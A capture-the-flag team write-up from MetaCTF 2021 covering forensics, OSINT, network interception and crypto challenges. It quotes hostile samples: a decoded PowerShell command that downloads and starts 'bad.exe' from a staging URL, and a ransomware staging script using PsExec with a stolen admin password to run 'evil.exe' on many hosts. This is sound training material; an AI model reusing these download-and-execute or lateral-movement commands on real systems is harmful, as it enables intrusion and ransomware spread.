

# ThroughTheWire's MetaCTF 2021 Write Up

**Team: Mike (Lead), George, Yusuf, and Jim**

**Student Scoreboard: #155/1030**


**Overall Scoreboard: #338/1938**

## Et tu, Hacker? (200 Points) - George Z

**Instructions:** The law firm of William, Ian, Laura, and Lenny (WILL for short) has just been the victim of an attempted cyber attack. Someone tried to brute force the login for one of their employees. They have the [event logs](#) of the incident, and were wondering if you could tell them which user was targeted. Flag is in the form of MetaCTF{ }.

**Solution:** *MetaCTF{ericm}*

I arrived at this solution by opening the provided event log and checking the list of events for any logged information that could tell me the account name used by the attacker.



This information can be seen contained in the field "Account Name: ericm" below on event 4648 of the provided log.

### **I want my files back! (275 points - Reconnaissance) - George Z + Mike F**


**Instructions:** While the world continues to battle COVID-19, the digital world continues to battle its own epidemic - ransomware. Criminals continue to hold organizations' files hostage as they cast a wide net hacking anyone with a vulnerable device or through phishing.

Fortunately criminals aren't always the sharpest tool in the shed, and sometimes it's possible to decrypt a ransomware file without paying the ransom. We've come across [one such file](#) - perhaps you can figure out what Ransomware strain encrypted it and a way to decrypt it?

**Solution:** MetaCTF{how\_did\_the\_hacker\_escape\_he\_ransomware}

After downloading and inspecting the naming convention of the file we determined it was encrypted with prometheus. With this information we utilized Crycraft Corp's prometheus decryptor tool ([github.com/cycraft-corp/Prometheus-Decryptor](https://github.com/cycraft-corp/Prometheus-Decryptor)) and set the extension target to "png" based on the name of the original file. After a couple of minutes of bruteforce attempts, we were able to decrypt the file which gave us the unencrypted file which we could open as a png and view to retrieve the flag.

```
2021/12/03 22:31:54 Start decrypt C:\Users\georgarex\Desktop\supercriticalfile.png.[AA4-MX4-GGQD]  
2021/12/03 22:35:49 Decrypt file with seed 586968, key: _/AetZp-dCSrG_m2h-2VJRtwCKefEcn, path: C:\Users\georgarex\Desktop\586968_books
```



## Still Believe in Magic? (150 points) - George Z

**Instructions:** We found [an archive with a file in it](#), but there was no file extension so we're not sure what it is. Can you figure out what kind of file it is and then open it?


**Solution:** `MetaCTF{was_it_a_magic_trick_or_magic_bytes?}`

To find this flag I downloaded the file and opened it up in a text editor on my computer. This is what I saw:

```
PK||| ||| |kS || magic.txtUX
çJ²a Ö aö|| öM-It| q«.O,žİ,ŁOGİMLİLŽ/)ÈİLİŽİ/,r**KR<İk| PK || úKWR) - PK||
c^fS || _MACOSX/UX
úJ²aúJ²aö|| PK||| ||| |kS || || _MACOSX/._magic.txtUX
çJ²a Ö aö|| c^l cg^b^AMLV8^V^PE |||| ^||100x|| İ YN- (à|||| a u||b04qİPq~||İ năü
\,Ä,,œT² ÖŠ| x^ăü^İ^t~ :|||) „šœÄÄ^ÖâÖ^“^Ä^T^İ^C^“=Ä@B< A|| ;.7µ$|| ^N^>Ů^Ä^$57^8
µ($1²“ ;^M^AÚBÖÄÈBÜÖÄ^²^D !-^š|| N|| 9^Ä^||
8 +3B İÈE
8| PK ||| |kS||| ||| |kSúKWR) -
@x magic.txtUX| çJ²a Ö aPK| ||
c^fS
@ýAp _MACOSX/UX| úJ²aúJ²aPK| ||| ||| |kS |kS =| |
@x $ _MACOSX/._magic.txtUX| çJ²a Ö aPK|| ||| Ö -|
```

From the readable text I was able to pick out that this file came from a computer running Mac OSX and that it points to two .txt files “magic.text” and “.\_magic.text”

The name of the file clued me in that this might be a Mac “MAGIC” file so I ran the file through a MAGIC file reader on [filext.com](https://filext.com) and was able to read the .txt file with the flag seen below:



### Who owns the cloud? (225 Points – Reconnaissance) - George Z + Yusuf G

**Instructions:** In conducting Open Source Intelligence (OSINT), we act as sort of "cyber detectives," finding little tidbits of information and connecting them to put together a more complete understanding of something.

Take [this datacenter](#) for example. Usually it is very easy to figure out what company owns a building - especially when it's a giant facility and the company puts their logo on it. But what if the obvious visual clues aren't there? Dig deeper and see if you can find the company that *\*directly\** owns this piece of land. You'll want to submit the name of the company as the flag.

**Solution:** *MetaCTF{BCORE COPT DC-21 LLC}*

To find the solution we checked the Virginia state parcel records at [virginiaroads.org](https://virginiaroads.org) where we were able to locate the parcel ID, but not owner, of the land the datacenter in question is located on. Then using this parcel ID we were able to check the Loudoun county property records at [reparcelasmt.loudoun.gov](https://reparcelasmt.loudoun.gov) where we found the owner listed as: “BCORE COPT DC-21 LLC”

Virginia Parcels	
OBJECTID	1465207
VGIN_QPID	5110700122124
FIPS	51107
LOCALITY	Loudoun County
Parcel ID	042197707000
Parcel Tax Map ID	-
LASTUPDATE	August 1, 2021
Shape	
Shape.area	163570.64438157
Shape.len	1642.5157601040216

PARID: 042197707000  
BCORE COPT DC-21 LLC

### Owner

Name	BCORE COPT DC-21 LLC
Care Of	
Mailing Address	6711 COLUMBIA GATEWAY DR STE 300
.	
.	COLUMBIA MD 21046-2383
Instrument Number	201912090076265
Book	
Page	

## Interception (100 points - Other) - Mike F and George Z

**Instructions:** 192.168.0.1 is periodically (once every 4 seconds) sending the flag to 192.168.0.2 over UDP port 8000. Go get it.


`ssh ctf-1@host.cg21.metaproblems.com -p 7000`

If you get an SSH host key error, consider using

`ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" ctf-1@host.cg21.metaproblems.com -p 7000`

Note that the connection can take a while to initialize. It will say **Granting console connection to device...** and then three dots will appear. After the third dot you should have a connection.

**Solution:** MetaCTF{addr3s5\_r3s0lut1on\_pwn4g3}



The hint given to us listed a useful network topology to work off of to intercept the flag sent from the .01 IP to the .02 IP.

With this information, we determined that the .03 PC would need to spoof the ip address of the .02 PC to be able to retrieve the flag. After changing the IP address and pinging the .01 PC, the traffic was now forwarding to our instance. With a tcpdump, we were able to retrieve the following:

```
ts dropped by kernel
dump -uA
: verbose output suppressed, use -v[v]... for full protocol decode
ng on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
7.392932 IP ip-192-168-0-1.ec2.internal.43350 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.? .....V.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

7.392973 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@.....E..?yi@.@.? .....V.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

8.394253 IP ip-192-168-0-1.ec2.internal.44627 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.>.....S.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

8.394285 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@..Z.....1....E..?z_@.@.>.....S.@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

9.396078 IP ip-192-168-0-1.ec2.internal.58535 > ip-192-168-0-2.ec2.internal.8000: UDP, length 35
.@.>H.....@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}

9.396105 IP ip-192-168-0-2.ec2.internal > ip-192-168-0-1.ec2.internal: ICMP ip-192-168-0-2.ec2.internal udp po
.@.....~.....E..?{.@.@.>H.....@.+..MetaCTF{addr3s5_r3s0lut1on_pwn4g3}
```

## The Best Laid Plans... (200 points) - George Z

**Instructions:** Sometimes, routers can break packets up into fragments to meet abnormal networking requirements, and the endpoint will be responsible for putting these back together. Sometimes however, this doesn't go as planned, as Microsoft found out with CVE-2021-24074. We'd like to see the function responsible for this vulnerability, but we're having some trouble finding its name... Could you see if you could find it?

**Solution:** *MetaCTF{Ipv4pReceiveRoutingHeader}*

I arrived at this solution by using the provided CVE-ID to find an online writeup/description of the attack from McAfee labs, which provided an

explanation of the exploit and which function is responsible for the vulnerability.

Link to McAfee labs post:

<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/researchers-follow-the-breadcrumbs-the-latest-vulnerabilities-in-windows-network-stack>

### **Who Broke the Printer This Time? (200 Points – Reconnaissance) - Jim T**

**Instructions:** Malicious operators typically exploit unpatched vulnerabilities within target environments to gain initial access, escalate privileges, and more.

What recent vulnerability have Conti ransomware operators exploited to run arbitrary code with SYSTEM privileges?

**Solution:** *MetaCTF{CVE-2021-34527}*

To find the solution, I looked up keywords such as conti, ransomware and CVE. There were several CVE numbers, but the first result matched the answer's format and worked upon inputting it.

### **My Logs Know What you Did (125 points) - George Z**

**Instructions:** While investigating an incident, you identify a suspicious powershell command that was run on a compromised system ... can you figure out what it was doing?

Given text: `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc`

`TmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudCkuRG93bmxvYWwRGaWxIKCdodHRwOi8vTWV0YUNURntzdXBldl9zdXNfc3Q0Z2luZ19zaXRlX2QwdF9jMG19L19iYWQuZXhlJywnYmFkLmV4ZScpO1N0YXJ0LVByb2Nlc3MgJ2JhZC5leGUn`

**Solution:** *MetaCTF{super\_sus\_st4ging\_site\_d0t\_c0m}*

To find this flag I copied the encrypted part of the message into [boxentriq.com](https://boxentriq.com)'s cipher identification tool, which told me it was in Base64 format. Then using the Base64 decoder on the website I was able to return the plaintext equivalent which read  
"New-Object System.Net.WebClient).DownloadFile('http://MetaCTF{super\_sus\_st4ging\_site\_d0t\_c0m}/\_bad.exe','bad.exe');Start-Process 'bad.exe'"

From this plaintext output I was able to pick out the flag:  
"MetaCTF{super\_sus\_st4ging\_site\_d0t\_c0m}"

### I Just Wanna Run (125 points) - Mike F

**Instructions:** Our security team has identified evidence of ransomware deployment staging in the network. We're trying to contain and remediate the malicious operator's deployment staging and access before the operator successfully spreads and executes ransomware within the environment. We've recovered some of the operator's [staging scripts and files](#). Can you help identify which user account's credentials the operator had compromised and is planning to use to execute the ransomware?

**Solution:** *MetaCTF{METAL\timeq-admin}*

This flag looked for the user to retrieve the user credentials of an account that an operator had compromised. I downloaded the recovered files and looked into which account was compromised after looking into the executable script of the program.

```
start PsExec.exe -d @C:\share$\comps1.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps2.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps3.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps4.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps5.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps6.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps7.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps8.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps9.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps10.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps11.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps12.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps13.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps14.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps15.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps16.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
start PsExec.exe -d @C:\share$\comps17.txt -u METAL\timeq-admin> -p "Fall2021!" cmd /c c:\windows\temp\evil.exe
```

The -u stands for the username of the user. In this case, our compromised user is "timeq-admin"

### Unbreakable Encryption (150 points) - Yusuf G



**Instructions:** There is a form of truly unbreakable encryption: the one time pad. Nobody, not Russia, not China, and not even Steve, who lives in his mom's basement and hacks governments for fun, can decrypt anything using this cipher... as long as it's used correctly. In this scheme, a truly random string as long as the plaintext is chosen, and the ciphertext is computed as the bitwise XOR of the plaintext and the key. However, if the key is reused even once, it can be cracked. We've intercepted some messages between some criminals, and we're hoping you could crack the one time pad they used. We're pretty sure they reused it, so you should be able to crack it...

**Ciphertext 1:**

4fd098298db95b7f1bc205b0a6d8ac15f1f821d72fbfa979d1c2148a24feaafdee8d3108e8ce29c3ce1291

**Plaintext 1:** hey let's rob the bank at midnight tonight!

**Ciphertext 2:**

41d9806ec1b55c78258703be87ac9e06edb7369133b1d67ac0960d8632cfb7f2e7974e0ff3c536c1871b

**Solution -** After doing some research, I found that crib dragging was a usable method to decipher a one time pad when you have two ciphertexts. Using [https://toolbox.lotusfa.com/crib\\_drag/](https://toolbox.lotusfa.com/crib_drag/), I put in the two ciphertexts and the words in the plaintext as the crib words, and got the flag with the result "flag is MetaCTF{you're\_better\_than\_steve!}."

### A to Z (100 points) - George Z

**Instructions:** This encrypted flag will only require a simple substitution cipher to solve. Rearrange the letters from A to Z.

**Given text:** "yzhsufo\_rh\_nb\_uze\_wdziu"

**Solution:** *MetaCTF{bashful\_is\_my\_fav\_dwarf}*

I arrived at this solution by decoding the encoded text by reversing it as an atbash cipher, which is a simple substitution cipher that maps letters from the alphabet to the reverse letter at the other end of the alphabet (A-Z, B-Y, C-X, etc).

### **Magic in the Hex (100 points) - George Z**

**Instructions:** Sometimes in forensics, we run into files that have odd or unknown file extensions. In these cases, it's helpful to look at some of the file format signatures to figure out what they are. We use something called "magic bytes" which are the first few bytes of a file.

What is the ASCII representation of the magic bytes for a VMDK file? The flag format will be 3-4 letters (there are two correct answers).

**Solution:** "MetaCTF{KDM}"

The magic bytes, or file signature, for VMDK files are "4B 44 4D" and when translated from hexadecimal notation to ASCII text the result is the 3 letter string "KDM"

### **This Ain't a Scene, It's and Encryption Race (100 points) - George Z**

**Instructions:** Ransomware attacks continue to negatively impact businesses around the world. What is the Mitre ATT&CK technique ID for the encryption of data in an environment to disrupt business operations?

**Solution:** *MetaCTF{T1486}*

I arrived at this solution by consulting the Mitre enterprise techniques guidebook (found at <https://attack.mitre.org/techniques/enterprise>) and searching for technique ID's related to encryption for the purpose of disrupting businesses, usually for use as "ransomware," and found the corresponding ID "T1486"

### **Thnks fr th Pwds (100 points) - George Z**

**Instructions:** On a red team engagement, you discover a text file on an administrator's desktop with all of their passwords - you now have the keys to the kingdom!

During the engagement debrief, you explain what you found and how you were able to access so many systems. The administrator says that's impossible, because they encrypted all of the passwords in the file.

Here's an example of one of their "encrypted" passwords:

TWV0YUNURntlbmNvZGluZl9pc19OMFRfdGhIX3NhbWVfYXNfZW5jcnlwdGlvbiEhfQ==

See if you're able to recover the Administrator's password.

**Solution:** *MetaCTF{encoding\_is\_NOT\_the\_same\_as\_encryption!!}*

I arrived at this solution by recognizing that the structure of the "encrypted" password was in line with an encoded Base64 message. To check my suspicions I used an online cipher identification tool

(<https://www.boxentriq.com/code-breaking/cipher-identifier>) which confirmed that this was likely the case. I then used a Base64 decoder to decode the message and recover the flag:

"MetaCTF{encoding\_is\_NOT\_the\_same\_as\_encryption!!}"

### **Wrong Way on a One Way Street (100 points) - George Z**

**Instructions:** Hashing is a system by which information is encrypted such that it can never be decrypted... theoretically. Websites will often hash passwords so that if their passwords are ever leaked, bad actors won't actually learn the user's password; they'll just get an encrypted form of it. However, the same password will always hash to the same ciphertext, so if the attacker can guess your password, they can figure out the hash. Can you guess the password for this hash? Cb78e77e659c1648416cf5ac43fca4b65eeaefe1

**Solution:** *MetaCTF{babyloka13}*

Using hashtoolkit.com I was able to find a decrypted plaintext password "babyloka13" that matched the given md5 hash.

<https://hashtoolkit.com/decrypt-hash/?hash=cb78e77e659c1648416cf5ac43fca4b65eeaefe1>

## Under Inspection (100 points – Web Exploitation) - Jim T

**Instructions:** Someone made this [site](#) for the Autobots to chat with each other. Seems like the Decepticons have found the site too and made accounts.

One of the Autobot accounts has a flag that they're trying to keep hidden from the Decepticons, can you figure out which account it is and steal it?

**Solution:** *MetaCTF{do\_it\_with\_style\_or\_dont\_do\_it\_at\_all}*

Opening the website brings you to a login page asking for a username and password. To get the flag, I right-clicked the page and viewed its page source. Upon doing so, components of the webpage such as html and javascript were presented which included a list of account credentials. Since the problem mentioned one of the autobots' accounts contained the flag, I looked for autobot names in the code. I eventually found the flag since there was a part written that is specific for Jazz and looked for the password variable:

```
if(accounts[a].user == username && accounts[a].pwd == password) {  
if(username == "Jazz") result.innerHTML = "Welcome, Jazz. The flag is " +  
password;}
```

## There Are No Strings on Me (100 points) - Yusuf G

**Instructions:** We've got this program that's supposed to check a password, and we're not quite sure how it works. Could you take a look at it and see about finding the password it's looking for?

[Download](#)

**Solution:** *MetaCTF{this\_is\_the\_most\_secure\_ever}*

I clicked the download link, which downloaded a file called "strings" on my device. I then opened the file with NotePad++. Most of the file was illegible, filled with random symbols and nulls. However, there was a legible part saying "Input the password: Yay! Here's your flag: %s Begone!!" and another part that said "MetaCTF{this\_is\_the\_most\_secure\_ever}," which was in the format of a submittable flag. I used this as my answer and got the flag.

## Sharing Files and Passwords (150 points) - Yusuf G

**Instructions:** FTP servers are made to share files, but if its communications are not encrypted, it might be sharing passwords as well. The password in [this pcap](#) to get the flag

**Solution:** *MetaCTF{ftp\_is\_better\_than\_dropbox}*

I downloaded the pcap file, and also downloaded Wireshark to be able to open the pcap file. Once I opened it with Wireshark, I looked for any messages with the FTP protocol, and looked within the FTP messages to see if there was anything about a password. The info of one FTP message was "Request: PASS ftp\_is\_better\_than\_dropbox." I put this into the MetaCTF format and got the flag.

### **Sugar, We're Goin Up (125 points) - Yusuf G**

**Instructions:** In September 2021, GitLab upgraded the CVSSv3 score for a critical remote code execution vulnerability to 10.0, the highest possible score.

**Solution:** *MetaCTF{CVE-2021-22205}*

Although a patch was released in April, numerous public-facing, unpatched GitLab instances remain vulnerable.

What is the CVE number for this critical, actively exploited vulnerability? The flag format will be CVE-XXXX-XXXX.

On my browser, I looked up "GitLab critical, actively exploited vulnerability." The description of the first result on Google contained a CVE number, and once I put that as my answer, I got the flag.

### **Where in the World (325 points) - Yusuf G & George Z**

**Instructions:** I must say, every time I see one of these directional signs, I think I've got to make this into a CTF problem. It's the idea of Open Source Intelligence (OSINT) or Geospatial Intelligence (GEOINT). The idea of being able to take an image and use all of the clues within it to infer details such as where it's at or what's happening in the photo.

Here is one such picture of those signs. Your goal? Use those little details to find the name of the marina it's at which you'll submit for the flag.

**Solution:** *MetaCTF{Egg Harbor}*

Looking at the names on the signs, George realized that some of the names belonged to places in Michigan. I then looked up “Michigan famous directional sign on marina” on Google Images and found a website that contained the name of a marin, called Egg Harbor, which we used to collect the flag.

### **Size Matters (175 points) - George Z**

**Instructions:** RSA is a public key cryptosystem, where one can encrypt a message with one key and decrypt it with another. We've intercepted a secure message encrypted with RSA, as well as the key used to encrypt it. Since RSA keys have to be pretty big in order to be secure, we're pretty sure you can break this one. Give it a shot!

Ciphertext: `0x2526512a4abf23fca755defc497b9ab`

e: `257`

n: `0x592f144c0aeac50bdf57cf6a6a6e135`

**Solution:** *MetaCTF{you\_broke\_rsa!}*

I arrived at this solution by using a RSA Cipher Calculator tool from [www.dcode.fr](http://www.dcode.fr) and entering in the correct ciphertext, public key e, and public key values as provided by the instructions. The tool computed the values of P and Q using the known value of N (public key) and then used the values of P, Q, and E to calculate the value of D, and finally used the values of C, D, and N to find the decrypted text.